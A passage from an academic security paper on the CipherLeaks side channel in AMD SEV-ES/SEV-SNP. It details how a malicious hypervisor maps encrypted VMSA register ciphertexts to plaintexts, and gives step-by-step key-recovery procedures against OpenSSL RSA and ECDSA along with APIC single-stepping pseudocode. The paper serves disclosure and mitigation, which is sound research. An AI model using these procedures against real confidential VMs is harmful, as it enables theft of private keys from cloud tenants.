
The ciphertext side channel can also be exploited to recover the plaintext from some of the ciphertext blocks. To recover plaintext from the ciphertext, the adversary first needs to build a dictionary of plaintext-ciphertext pairs for the targeted registers, and then make use of the dictionary to recover the plaintext value of the registers of interest during the execution of a sensitive application.

3.3.1 Attack Primitive

During some NAE events, the guest kernel may exchange register states with the hypervisor through GHCB. Thus, the plaintext value of specific registers can be learned when these register states are stored in the GHCB. The hypervisor can thus collect plaintext-ciphertext pairs for those registers. Because different registers have different offset in the VMSA and different physical addresses, we need to build the dictionary of plaintext-ciphertext pairs for each register separately.

There are two ways to collect such pairs, depending on who stores the register values to GHCB. First, for those NAE events where the hypervisor returns emulated registers to the guest VM, the hypervisor may clear the P bit of the instruction page that triggers the NAE events before VMRUN. Thus, after the VC handler use `IRET` to return to the original instruction page, an NPF will occur, and the hypervisor can obtain the ciphertext of corresponding registers while handling this NPF. Figure 2a shows an example about collecting plaintext-ciphertext pairs of RAX from IOIO_PROT events (`ioread`). The hypervisor records the plaintext of RAX when emulating the VMEXIT and obtains the ciphertext of RAX when handling the NPF caused by `IRET`.

Second, for those NAE events where the VM exposes registers to the hypervisor, the hypervisor may periodically clear the P bit of the VC handler code and record the ciphertext of all registers in VMSA whenever there is an NPF triggered by the VC handler code. At the next NAE, the plaintext of



(a) `ioread` event. (b) `iowrite` event

Figure 2: Workflow of how VC handler handles IOIO_PROT events.

some registers will be written to the GHCB, and their corresponding ciphertext can be found from the last VC handler triggered NPF. Figure 2b shows an example about collecting plaintext-ciphertext pairs of RAX from IOIO_PROT events (`iowrite`). The hypervisor obtains the ciphertext of RAX either when handling the VC-exception-triggered NPF after the NAE event or when handling the NPF caused by `IRET` and learns the plaintext of RAX when handling the VMEXIT.

3.3.2 Examples

The adversary could use the NAE VMEXITs to collect a dictionary of plaintext-ciphertext pairs for certain registers stored in VMSA. Here we present a method that leverages the IOIO_PROT (error code = 0x7b) NAE VMEXIT events to collect the ciphertext of the RAX register when its plaintext values are 0 to 127.

Building the dictionary of plaintext-ciphertext pairs. During the PEI phase, the guest VM needs to access the memory region that stores the information about the Nonvolatile BIOS settings (CMOS) and the Real-Time Clock (RTC) through IO ports 0x70 and 0x71. The OVMF code ensures the correctness of the CMOS/RTC by calling a function named `DebugDumpCmos` when loading the `PlatformPei` PEI Module (PEIM) during the initialization of the guest VM. `DebugDumpCmos` checks the CMOS/RTC by writing the offset of CMOS/RTC to port 0x70 and then reading one byte of data from port 0x71. `DebugDumpCmos` enumerates offset 0x00-0x7f (*i.e.*, 0-127) during the PEI phase to access the CMOS/RTC information.

In both SEV-ES and SEV-SNP, every `iowrite` and `ioread` in IOIO_PROT are first trapped and handled by the VC handler. The VC handler and the hypervisor then cooperate to emulate `iowrite` and `ioread` as shown in Figure 2. For `iowrite`, the VC handler copies the RAX value to GHCB before calling `VMGEXIT`. For `ioread`, the VC handler copies the RAX state from GHCB to RAX register after `VMGEXIT`. In the `iowrite` cases, the RAX state after the VC handler finishing handling an iowrite exception and before returning to the sequential instruction, should be the same as the RAX state passed to the hypervisor in the `VMGEXIT`.

In our case of `DebugDumpCmos` in `PlatformPei` PEIM, the hypervisor can observe 128 IOIO_PROT events with SW_EXITINFO1 being 0x700210 (indicating that the guest VM is accessing CMOS/RTC information) and increasing RAX values from 0x00 to 0x7f. The hypervisor can also trap the sequential instruction by clearing the P bit of the physical address of the `PlatformPei` PEIM's *EntryPoint*, which will be accessed after the guest VM exiting the VC handler. The guest physical address of *EntryPoint* is always 0x83a000 in our setting. Note that the hypervisor can also easily locate the physical address of the `PlatformPei` PEIM because the plaintext of the OVMF file is known by both the guest VM owner and the hypervisor [3] for in-place encryption during the remote attestation.

Each IOIO_PROT event in `DebugDumpCmos` helps the hypervisor record the ciphertext of a known RAX plaintext value in VMSA when handling the NPF caused by returns to the `PlatformPei` PEIM. After the `DebugDumpCmos`, the hypervisor can build a dictionary with 128 plaintext-ciphertext pairs in total, where the plaintext are from 0x00 to 0x7F. Some other IOIO_PROT events with the same SW_EXITINFO1 can also occur during the execution of `DebugDumpCmos`. The hypervisor can distinguish those events by looking at the ciphertext of RFLAG/RIP field in VMSA since all target `iowrites` inside `DebugDumpCmos` have the same RFLAG/RIP value.

3.3.3 Other Plaintext-ciphertext Pairs

In this section, we show other plaintext-ciphertext pairs the adversary may collect during the boot period of a SEV-enabled VM. We also analyze plaintext recovery under different OVMF versions and different build configurations.

All data shown in this section were collected on a workstation with 8-Core AMD EPYC 7251 Processor. The OVMF version used to boot the SEV-ES-enabled VMs may vary according to different settings that we will illustrate later. The victim VMs were configured as SEV-ES-enabled VMs with one virtual CPU, 4 GB DRAM, and 30 GB disk storage. The host and guest OS kernel were forked from branch sev-es-v3, and the QEMU version was QEMU sev-es-v12. All code is directly downloaded from AMD's Github repository [5] (commit:`96f2b75aaa9801646b410568d12b928cc9f06e0c`, Nov, 25th, 2020). We only performed the attacks on SEV-ES machines, as SEV-SNP machines were not available to us at the time of writing. But SEV-SNP is equally vulnerable (see Section 6).

Plaintext Range. To show the potential plaintext range the hypervisor can collect, we monitored all NAE events which

Table 3: Number of NAE events observed during boot period and registers state range maybe exposed. Num: the number of NAE event being observed. *: state to hypervisor. **: state from hypervisor, N/A: not observed. -: this register is not supposed to be used during this NAE event. Range R1: numbers of different exposed register states lying in [0,1], Range R2: [0,15], Range R3: [0,127], Range R4: [0,2^{64}-1].

NAE Event	Code	Num	RAX				RBX				RCX				RDX			
			R1	R2	R3	R4	R1	R2	R3	R4	R1	R2	R3	R4	R1	R2	R3	R4
DR7 Read*	0x27	0	N/A	N/A	N/A	N/A	-	-	-	-	-	-	-	-	-	-	-	-
DR7 Write*	0x37	1	0	0	0	1	-	-	-	-	-	-	-	-	-	-	-	-
RDTSC*	0x6e	0	N/A	N/A	N/A	N/A	-	-	-	-	-	-	-	-	N/A	N/A	N/A	N/A
RDPMC*	0x6f	0	-	-	-	-	-	-	-	-	N/A	N/A	N/A	N/A	-	-	-	-
RDPMC**	0x6f	0	N/A	N/A	N/A	N/A	-	-	-	-	-	-	-	-	N/A	N/A	N/A	N/A
CPUID*	0x72	35328	2	6	6	276	-	-	-	-	2	11	18	1467	-	-	-	-
CPUID**	0x72	35328	1	5	6	18	2	2	3	15	1	2	3	17	2	3	4	10
IOIO_PROT*	0x7b	260648	2	16	128	8717	-	-	-	-	-	-	-	-	-	-	-	-
IOIO_PROT**	0x7b	246527	2	15	82	9033	-	-	-	-	-	-	-	-	-	-	-	-
RDMSR*	0x7c	1261	-	-	-	-	-	-	-	-	0	0	1	104	-	-	-	-
RDMSR**	0x7c	1261	2	4	4	51	-	-	-	-	-	-	-	-	1	1	2	6
WRMSR*	0x7c	12532	1	4	6	10363	-	-	-	-	0	0	1	71	1	1	2	8
RDTSCP**	0x87	0	N/A	N/A	N/A	N/A	-	-	-	-	N/A	N/A	N/A	N/A	N/A	N/A	N/A	N/A

have register state interactions with the hypervisor during the boot period of a SEV-ES-enabled VM. The OVMF version used was downloaded from branch sev-es-v27 with the default setting. As shown in Table 3, the collected register states are divided into 4 intervals. Range 1 (R1) is field [0,1] with only two numbers and is the most important interval since a return of true or false is very common in function implementation. Most observed NAE events can help the hypervisor to collect both two values in R1 while frequent IOIO_PROT (260648 for IO out and 246527 for IO in) events during the boot period can help the hypervisor to fill Range 2 (R2) which is [0,15] and Range 3 (R3) which is [0,127]. Range 4 (R4) contains all 2^{64} for an 8-byte register. Some NAE events are not observed during the boot period like `RDPMC` and `RDTSC`. However, these NAE events are still considered exploitable as long as some programs use these instructions during VM's lifetime. In the table, we separate RBX and RDX to present different register values the hypervisor can observe during the boot period. However, the adversary is only able to observe the ciphertext of the (RBX, RDX) pair, as these two registers are in an the same aligned 16-byte encryption block.

Different Versions. We have tested three latest (as of Nov., 25th, 2020) OVMF git branches provided by AMD [5] for SEV-ES ("sev-es-v27"[1]) and SEV-SNP ("sev-es-v21+snp"[2]) as well as the official OVMF repository used by SEV ("https://github.com/tianocore/edk2.git"[3]). All these three versions adopt the same CMOS/RTC design flow we mentioned in this section under the default configuration provided by AMD [5], and the hypervisor is able to collect all the 7-bits (plaintext from 0 to 0x7F) plaintext-ciphertext pairs in all these three versions.

Different Settings. We have also tested OVMF debug configuration options. The default debug configuration is to write debug messages to IO port 0x402. OVMF also supports original debug behavior where the debug messages are written to the emulated serial port if the `DEBUG_ON_SERIAL_PORT` option is set. AMD adopts the `DEBUG_ON_SERIAL_PORT` option according to their Github repository [5]. In both these two settings, the hypervisor is able to collect all the 7-bits plaintext-ciphertext pairs by monitoring CMOS/RTC activities in I/O PORT 0x70. The `DebugDumpCmos` can be disabled if the developer chooses to ignore all debug information by setting the `-b RELEASE` option. However, the hypervisor can still collect 19 out of the 7-bits plaintext-ciphertext pairs (with 2 numbers lying in R1, 13 numbers in R2, and 19 numbers in R3) by monitoring CMOS/RTC activities in I/O PORT 0x70. When targets at all IOIO_PROT OUT events, the hypervisor shows the potential ability to collect 115 out of the 7bits plaintext-ciphertext pairs (with 2 numbers lying in R1, 16 numbers in R2, and 115 numbers in R3), even disabling all debug activities.

[1] commit:`834f296d3e1864b676fac9db53bc7dbb83c6eee7`
[2] commit:`e7bf4dfeaba60089f427af518936f29db79dd159`
[3] commit:`21f984cedec1c613218480bc3eb5e92349a7a812`

4 Case Studies

In this section, we present two case studies to illustrate the CIPHERLEAKS attack. In the first attack, we show that the constant-time RSA implementation in OpenSSL can be broken with known ciphertext for the plaintext values of 0 to 31. In the second attack, we show that the constant-time ECDSA signature can be compromised with known ciphertext of the plaintext values of 0 and 1.

4.1 Breaking Constant-Time RSA

RSA is asymmetric cryptography, which is widely used in various crypto systems. In the RSA algorithm, the plaintext message `m` can be recovered from the ciphertext `c` via $m = c^d \mod n$, where d is the private key and n is the modulus

of the RSA public key system. As such, we show how the CIPHERLEAKS attack steals the private key d.

Targeted RSA implementation. Our demonstrated attack targets at the modular exponentiation used in RSA operations from the latest OpenSSL implementation (as of Nov, 4th, 2020)[4] . OpenSSL implements the modular exponentiation using a fixed-length sliding window method in function `BN_mod_exp_mont_consttime()`. We target at a *while* loop inside this function, which iteratively calculates the exponentiation in a 5-bit windows. The *while* loop is shown in Listing 1. For a 2048-bit private key, the *while* loop has about 2048/5 = 410 iterations. In each iteration, `bn_get_bits5` is called to retrieve the 5-bit of the private key `d`.

```
/*
 * Scan the exponent one window at a time starting
     from the most significant bits.
 */
while (bits > 0) {
    bn_power5(tmp.d, tmp.d, powerbuf, np, n0, top,
              bn_get_bits5(p->d, bits -= 5));
}
```

Listing 1: Code snippet of `BN_mod_exp_mont_consttime`.

The attacker can steal the 2048-bit private key `d` in the following steps:

① **Infer the physical address of the target function.** The attacker first uses the method introduced in Section 3.2 to obtain the physical address of the target function. We use gPA_{t0} and gPA_{t1} to denote the guest physical addresses of the target functions `bn_power5` and `bn_get_bits5`, respectively.

② **Monitor NPFs.** The attacker clears the P bit of the two targeted physical pages. Once a NPF of gPA_{t0} is intercepted, she clears the P bit of gPA_{t1}; when a NPF of gPA_{t1} is intercepted, she clears the P bit of gPA_{t0}. For a 2048-bit RSA encryption, 410 iterations can be observed, the attacker will observe 820 NPFs of gPA_{t0} and gPA_{t1} in total.

③ **Extract the private key d.** As shown in Listing 2, `bn_get_bits5` obtains 5 bits of d in each iteration, stores the value in RAX, and returns. Since the hypervisor clears the P bit of gPA_{t0}, returns to `bn_power5` will trigger a NPF of gPA_{t0}. When the hypervisor handles this NPF, it reads and records the ciphertext of RAX in the VMSA. The RAX now stores 5 bits of the private key d, and its value range is 0 to 31. The hypervisor can infer the plaintext by searching the plaintext-ciphertext pairs collected during the boot period as described in Section 3.3.2. The hypervisor can recover the whole 2048-bit private key d after a total of 410 iterations.

```
.globl  bn_get_bits5
    ......
    cmova %r11,%r10
    cmova %eax,%ecx
    movzw (%r10,$num,2),%eax
    shrl  %cl,%eax
    and \$31,%eax
    ret
    ......
```

Listing 2: Code segment of `bn_get_bits5()`.

[4]Github commit: `8016faf156287d9ef69cb7b6a0012ae0af631ce6`

4.2 Breaking Constant-time ECDSA

Elliptic Curve Digital Signature Algorithm ECDSA) is a cryptographical digital signature based on the elliptic-curve cryptography (ECC). ECDSA follows the steps below to generate a signature:

1. Randomly generate a 256-bit nonce k.
2. Calculate $r = (k \times G)_x \mod n$
3. Calculate $s = k^{-1}(h(m) + rd_a) \mod n$

where G is a base point of prime order on the curve, n is the multiplicative order of the point G, d_a is the private key, $h(m)$ is the hash of the message m, and (r, s) form the signature. With a known nonce k, the private key d_a can be calculated directly:

$$d_a = r^{-1} \times ((ks) - h(m)) \mod n$$

As such, a side-channel attack against ECDSA aims to steal the nonce k. The secret private key can be inferred thereafter.

Targeted ECDSA implementation. Our demonstrated attack targets the `secp256k1` curve, which is also used in Bitcoin wallets. In the latest OpenSSL's implementation (as of Nov, 4th, 2020) , when `ECDSA_do_sign` is called to generate a signature, `ecdsa_sign_setup` is first called to generate a random 256-bit nonce k per NIST SP 800-90A standard. To do so, `EC_POINT_mul`, `ec_wNAF_mul`, and then `ec_scalar_mul_ladder` are called to compute r, which is the x-coordinate of nonce k. `ec_scalar_mul_ladder` is used regardless of the value of the `BN_FLG_CONSTTIME` flag.

As shown in Listing 3, the core component of `ec_scalar_mul_ladder` uses conditional swaps (*a.k.a.*, `EC_POINT_CSWAP`) to compute point multiplication without branches. Specifically, in each iteration, `BN_is_bit_set(k, i)` is called to get the i^{th} bit of the nonce `k`. The conditional swaps are determined by `kbit`, which is the XOR result of the i^{th} bit of the nonce `k` and `pbit`.

```
for (i = cardinality_bits - 1; i >= 0; i--) {
    kbit = BN_is_bit_set(k, i) ^ pbit;
    EC_POINT_CSWAP(kbit,r,s,group_top,Z_is_one);
// Perform a single step of the Montgomery ladder
    if (!ec_point_ladder_step(group, r, s, p, ctx)
    ){
        ERR_raise(ERR_LIB_EC,
        EC_R_LADDER_STEP_FAILURE);
        goto err;
    }
// pbit logic merges this cswap with that of the
    next iteration
    pbit ^= kbit;
```

```
}
```

Listing 3: Code snippet of `ec_scalar_mul_ladder()`.

The attacker can steal the nonce `k` in the following steps:

① **Infer the functions' physical addresses.** The attacker first obtains the guest physical addresses of the target functions `ec_scalar_mul_ladder` gPA_{t0} and `BN_is_bit_set` gPA_{t1} using the execution inference method we introduced.

② **Monitor NPFs.** The attacker clears the P bit of the two targeted physical pages. Once a NPF of gPA_{t0} is intercepted, she clears the P bit of gPA_{t1}; when a NPF of gPA_{t1} is intercepted, she clears the P bit of gPA_{t0}. In this way, the control flow internal to the `ec_scalar_mul_ladder` function can be learned by the attacker.

③ **Learn the value of `k`.** In the 256-iteration *while* loop, the attacker will observes 256*5 = 1280 NPFs of gPA_{t0} and 1280 NPFs of gPA_{t1}. In each iteration of the *while* loop, the first NPFs of gPA_{t0} is triggered when `BN_is_bit_set` returns. As shown in Listing 4, the i^{th} bit of the nonce `k` is returned in RAX. Thus, the i^{th} bit of the nonce `k` is stored in the RAX field of the VMSA for the first NPFs of gPA_{t0} in each iteration. The attacker then compares the ciphertext of the RAX field to recover the nonce `k`.

```
000f8e20 <BN_is_bit_set>:
             ......
f8e38:  48 8b 04 d0    mov    (%rax,%rdx,8),%rax
f8e3c:  48 d3 e8       shr    %cl,%rax
f8e3f:  83 e0 01       and    $0x1,%eax
f8e42:  f3 c3          repz retq
             ......
```

Listing 4: Assembly code snippet of `BN_is_bit_set()`.

4.3 Evaluation

All end-to-end attacks shown in this section were evaluated on a workstation with 8-Core AMD EPYC 7251 Processor. The victim VM was configured as SEV-ES-enabled VMs with one virtual CPU, 4 GB DRAM, and 30 GB disk storage. The versions of the guest and host OS, QEMU, and OVMF are the same as described in Section 3.3.3. The latest OpenSSL from Github was used in the evaluation (commit:`8016faf156287d9ef69cb7b6a0012ae0af631ce6`, Nov, 4th, 2020). These attacks can also be applied to VMs with multiple vCPUs as well, but the adversary needs to collect ciphertext-plaintext dictionaries for each vCPU independently, since each vCPU has its own VMSA.

To locate the physical address of the target function, the attacker must train the pattern of ciphertext changes in a training VM (a different VM from the victim VM). In the training VM, the attacker first repeats the RSA encryption and the ECDSA signing several times by calling APIs from the OpenSSL library (with the same version as the targeted OpenSSL library in the victim VM). The attacker also collects the NPF sequence, the corresponding VMSA ciphertext changes (see Section 3.2), as well as the ground truth (guest physical address) for the target functions. In our experiments, the pattern of ciphertext changes is very stable, especially for a function call without many branches (*e.g.*, ECDSA_do_sign() for ECDSA). As such, simple string comparison is sufficient for pattern matching and no sophisticated machine learning techniques are required.

In the attack phase, the victim VM performs an RSA encryption or an ECDSA signature using the OpenSSL library, which can be triggered by the attacker remotely but it is not a necessary condition for a successful attack. As the attacker does not know the start time of the targeted program, she must consider every newly observed CR3 ciphertext as the beginning of the targeted crypto code. It clears all P bits and starts monitoring the pattern of ciphertext changes. If the expected ciphertext change pattern is observed, the attacker can continue to steal the secret from the victim VM.

In both of the two cases we presented, we repeated the experiment 10 times and each time the attacker was able to identify the trained ciphertext pattern and recover the private key d and the secret nonce `k` with 100% accuracy. We measured the time needed to steal the 2048-bit private key `d` and the secret nonce `k` 10 times after the ciphertext change pattern is identified. The average time needed to obtain the private key `d` is 0.40490 seconds with a standard deviation of 0.08920 seconds. The average time needed to steal the secret nonce `k` is 0.10226 seconds with a standard deviation of 0.00330 seconds.

5 Countermeasures

In this section, we first discuss several potential software-level countermeasures for the CIPHERLEAKS attack. We then show the CIPHERLEAKS attack can still work by exploiting the Advanced Programmable Interrupt Controller (APIC) to collect the function's internal state. Thus, none of that software may work properly. We also discuss hardware-level countermeasures in Section 5.3.

5.1 Software Mitigation

Solutions to the ciphertext side channel can be categorized into two kinds: preventing the collection of the plaintext-ciphertext dictionary and preventing exploitation by modifying targeted functions.

Preventing dictionary collection. One potential solution is to remove unnecessary IOIO_PROT events. However, other NAE event may still serve the same purposes as IOIO_PROT. More importantly, as we have shown in Section 4.2, the hypervisor can steal the nonce k with only two plaintext-ciphertext pairs. Complete removal of all such leak sources is required to make the solution effective, almost impossible in SEV's current design.

Preventing exploitation. To fix the target functions, changes to the whole software stack may be necessary. We list three potential solutions below, but unfortunately, these approaches can be bypassed using the method we outline in Section 5.2.

- **Masking the return value in RAX.** If the return value only needs a few bits to represent, compilers can introduce randomness into the higher bits of the return value. For example, if the return is 1, then a random number can be added to mask the RAX, *e.g.*, by returning RAX = 0x183af6b800000001, where the higher 4-byte are generated randomly. The caller of the function can ignore the higher bits. In this way, the ciphertext of RAX will be new and thus unknown to the adversary.
- **Passing return values through memory or other registers.** The return value can be passed to the caller via stack. As the physical address of the stack frame is hard to predict and collect beforehand, attacks can be prevented. Similarly, the software can also write the return value to other registers (*e.g.*, R10), which can avoid using the RAX register.
- **Using inline functions or keep the callee code on the same page.** If the code of the caller and the callee are on the same page, for instance, by using inline functions, no NPFs will be triggered during function return.

These three potential solutions require significant rewriting of sensitive functions, which may require compiler-assisted tools to perform. However, the success of all these solutions relies on the assumption that the hypervisor cannot infer the internal states of a function call, which, as we will show in Section 5.2 shortly, is not true.

5.2 Function's Internal States Intercept

We present an APIC-based method to allow the hypervisor to single-step the functions in order to intercept the function's internal states. Therefore, the adversary can learn the internal states of a targeted function. Our method, though conceptually similar to SGX-Step [34], requires integrating the APIC handling code into the VMEXIT handler of KVM. Moreover, unlike SGX-Step that uses a static APIC interval to interrupt the controller, we need to select APIC intervals as the execution time of VMRUN is not constant. More specifically, the following steps are taken to interrupt VMRUN:

① **Infer the functions' physical addresses.** The attacker first obtains the guest's physical addresses of the target function, namely gPA_t, using the execution state inference method we introduced.

② **Dynamically determine APIC timer intervals.** The attacker follows a "0 steps is better than several steps" principles to single step or intercept a small advancement of the execution of the target function. Because the time used for VMRUN instruction is not fixed, the hypervisor always starts with a small APIC interval to single step into the guest VM as much as possible. The hypervisor then checks the VMSA field to see if the ciphertext in VMSA has changed; if so, it means that one or several registers' value have changed and the guest VM executes one or several instructions before interrupted by APIC. The algorithm to choose the proper APIC time interval is specified in Algorithm 1.


Algorithm 1: Dynamic Timer Interval Prediction

```
int apic_time_interval; //APIC interrupts the VM after the interval
int roll_back ; //roll back to a small interval after any movement
apic_time_interval = 20 ;
roll_back = 10; // initialize the setting, may vary in different CPU
while true do
    apic_timer_oneshot(apic_time_interval);
    __svm_sev_es_vcpu_run(svm->vmcb_pa);
    svm_handle_exit(vcpu, physical interrupt VMEXIT) ;
    if not observe VMSA changes then
        apic_time_interval ++;
    else
        apic_time_interval = apic_time_interval - roll_back ;
    end
end
```

③ **Collect the target function's internal states.** The hypervisor can collect the internal states of the target function after a WBINVD instruction which is used to flush VMSA's cache back to the memory. With a known binary, the hypervisor may also determine the number of the instructions that have been executed by comparing the ciphertext blocks changes with the assembly code.

Evaluation. To evaluate the effectiveness of single-stepping the guest VM's execution, we perform experiments on a workstation with 8-Core AMD EPYC 7251 Processor. The victim VM was configured as SEV-ES-enabled VMs with two virtual CPUs, 4 GB DRAM, and 30 GB disk storage. The versions of the guest and host OS, QEMU, and OVMF are the same as described in Section 3.3.3. Unlike the previous settings, we enable SEV-ES's debug option in the guest policy, which allows the hypervisor to use `SEV_CMD_DBG_DECRYPT` command to decrypt the guest VM's VMSA. This configuration is only to collect ground truth of the experiments, which will not influence the guest VM's execution and is not a required step in practical attacks.

To make the experiments representative, we randomly select the starting point during the VM's execution to initiate our tests. In each test, we follow Algorithm 1 to collect 100 trials. Each trial is collected only when the hypervisor observes changes in the register's ciphertext in the VMSA. Meanwhile, we collected ground truth by using the `SEV_CMD_DBG_DECRYPT` command from the hypervisor to decrypt the RIP filed in VMSA. We use Δ to represent the number of bytes that the RIP has advanced between two consecutive VMEXITs. Note that the `SEV_CMD_DBG_DECRYPT` command will not affect the execution of the guest VM. We repeat the test 60 times. In total, 6000 trials are collected.



(a) Interval when VMSA changes. (b) Δ when VMSA changes.

Figure 3: Performance of stepping VM execution using APIC.

Among the 6000 trials, 454 lead to Δ greater than 20 because of a `jmp` instruction (thus can be filtered out). For the remaining 5546 trials, the APIC-timer intervals used to trigger APIC interrupts range from 40 to 90 (with a divide value of 2, this translates from 80 to 180 CPU cycles). The distribute is shown in Figure 3a. These results suggest that the runtime of the VMRUN instruction is not constant (on SEV-ES VM), which may be caused by the presence of VMCB cache states and the non-constant time VMSA integrity checks. Even though VMRUN is not constant-time, as shown in Figure 3b, 78.7% trials lead to Δ smaller than 3 bytes. 90.1% trials lead to Δ smaller than 5 bytes. Note that a typical x86 instruction has 2 to 4 bytes [16]. These results show that the APIC-based method can successfully interrupt the execution of the guest VM with very small steps.

5.3 Hardware Countermeasures

The root cause of the ciphertext side channel is the mode of encryption adopted in the memory encryption. AMD uses the XEX encryption mode in all SEV versions (*e.g.*, SEV, SEV-ES, and SEV-SNP) and all CPU generation (*e.g.*, Zen, Zen 2, and Zen 3). This results from a well-known dilemma in the design of memory encryption: On one hand, if the ciphertext of each 16 blocks is chained together (like in the CBC mode encryption), the static mapping between ciphertext and plaintext can be broken. However, changing one bit in the plaintext will lead to changes in a large number of ciphertext blocks. On the other hand, if freshness is introduced to each block (like the CTR mode encryption used in Intel SGX), a large amount of memory needs to be reserved for storing the counter values. However, this idea may be applied to only selected memory regions, such as VMSA. In this way, the CIPHERLEAKS attack against VMSA can be prevented. To our knowledge, the hardware patch that will be integrated in SEV-SNP takes a similar idea for protecting VMSA. However, the ciphertext side channel still exists in other memory regions.

Alternatively, a plausible hardware solution is to prevent the hypervisor's read accesses to the guest VM's memory. This idea could be implemented with the RMP table (see Section 6), by restricting the read access from the hypervisor on guest pages. However, this feature is not yet available in SEV-SNP.

6 Applicability to SEV-SNP

To mitigate memory integrity attacks against SEV and SEV-ES [23,27,35,36], AMD introduced another extension of SEV, named SEV Secure Nested Paging (SEV-SNP) [18]. AMD released the whitepaper describing in January, 2020 [4] and a hardware API document in August, 2020 [6]. Nevertheless, commercial processors supporting SEV-SNP have not been released yet. According to the technical details revealed in SEV-SNP's whitepaper, all prior attacks listed in Section 7 can be mitigated by SEV-SNP.

In this section, we discuss some of the new features introduced by SEV-SNP and discuss CIPHERLEAKS's applicability on SEV-SNP.

6.1 Overview of SEV-SNP

SEV-SNP protects guest VM's memory integrity by introducing a new structure called Reverse Map Table (RMP). Each RMP entry is indexed by the system page frame numbers; it contains the page states (*e.g.*, page's ownership, guest-valid, guest-invalid, and guest physical address) of this system page frame. The SEV-SNP VM must interact with the hypervisor to validate each RMP entry. Specifically, the guest VM needs to issue a new instruction `PVALIDATE`, a new instruction for guest VMs, to validate a guest physical address before the first access to that guest physical address. Any memory access to an invalid guest physical address will result in an NPF. More importantly, once a guest page is validated, the hypervisor cannot modify the RMP entry. Therefore, the guest VM itself can guarantee that its memory page is only validated once, and a one-to-one mapping between the guest physical address and system physical address mapping can be maintained.

As shown in Figure 4, RMP limits the hypervisor's capabilities of managing NPT. The RMP check is performed before the NPT walk is finished. Without RMP check, the hypervisor can easily remap guest physical address (*gPA*) to an arbitrary memory page by manipulating the page table entry in the NPT. With RMP check, if the hypervisor remaps the guest physical address to a memory page not belonging to the current guest VM or a memory page mapped to the current guest VM's other guest physical address, an invalid NPF or a mismatch NPF will be triggered, which can prevent attacks that require modification of the NPT [15,26,27].

Another protection enabled by RMP is that the ownership included in the RMP entry restricts the hypervisor's write permission towards the guest VM's private memory, which can prevent attacks that require directly modifying the ciphertext [11,23,36]. More details about existing attacks and how RMP can mitigate these attacks are introduced in Section 7.




Figure 4: The RMP Check in AMD-SNP.

6.2 The CipherLeaks attack on SEV-SNP

There are two key requirements of the CipherLeaks attack:

- **Mapping of plaintext-ciphertext pairs of the same address does not change.** When applying the CipherLeaks attack on SEV-SNP, the memory encryption mode in SEV-SNP needs to preserve the mapping between the plaintext and the ciphertext throughout the lifetime of the VM. According to [2], SEV-SNP still adopts the XEX mode of encryption, which satisfies this requirement.
- **The hypervisor must have read access to the ciphertext.** When applying the CipherLeaks attack on SEV-SNP, the adversary needs to have read access to the ciphertext of guest VM's memory. According to [4], even though RMP limits the hypervisor's write access towards VM's private memory, the hypervisor still has read access to the guest VM's memory, including the VMSA area.

AMD has confirmed that SEV-SNP is also vulnerable to the CipherLeaks attack. A CVE number will be assigned the discovered vulnerability for SEV-SNP and a hardware patch will be available to protect the VMSA during VMEXITs.

7 Related Work

7.1 Known Attacks against SEV

With the assumption of an untrustworthy hypervisor, SEV has faced numerous attacks caused by unencrypted VMCB [15, 31, 35], unauthenticated encryption [9, 11, 36], unprotected NPT [15, 26, 27], unprotected I/O [23] and unauthorized key use [22]. These attacks successfully break the confidentiality and/or the integrity of SEV design. AMD patched SEV with additional features SEV-ES.

Unencrypted VMCB. The VMCB is not encrypted during VMEXIT in SEV mode, which exposes SEV VM's registers state to the hypervisor. Hetzelt and Buhren [15] first showed that the untrusted hypervisor could manipulate guest VM's register during VMEXIT to perform return-oriented programming (ROP) attacks [31]. Werner *et al.* also showed by continuously monitoring unencrypted VMCB, the adversary is able to fingerprint applications inside guest VM and partially extract guest VM's memory [35]. However, SEV-ES and SEV-SNP fix the unencrypted VMCB problem by encrypting most registers in the VMSA page during VMEXIT.

Unauthenticated encryption. The hypervisor can read and write the SEV/SEV-ES VM's memory because there is no authentication in these two modes. Previous research [9, 11, 36] showed by reverse-engineering the *physical address-based tweak function*, the adversary is able to generate useful ciphertext when there are enough known plaintext-ciphertext pairs. However, EPYC processor after the EPYC 3xx1 series fixed this problem by increasing the entropy of the tweak functions, which makes it impossible to reverse engineer the *physical address-based tweak function*. SEV-SNP further fixed this problem by removing hypervisor's write permission in guest VM's memory.

Unprotected NPT. Hetzelt and Buhren [15] first demonstrated address translation redirection attacks in SEV and discussed changing guest VM's control flow by remapping guest pages in the nPT. This method is later explored by other research works [26, 27]. In the SEVered attack [27], the adversary extracts guest VM's memory by changing the memory mapping in some network-facing applications. The adversary first triggers some network requests and then changes the mapping of the guest physical address, which is supposed to contain network data before guest VM responding to the request. Thus, some wrong memory pages will be sent back, which leaks secrets to the adversary. SEV-SNP fixed this problem by restricting unauthorized NPT remapping.

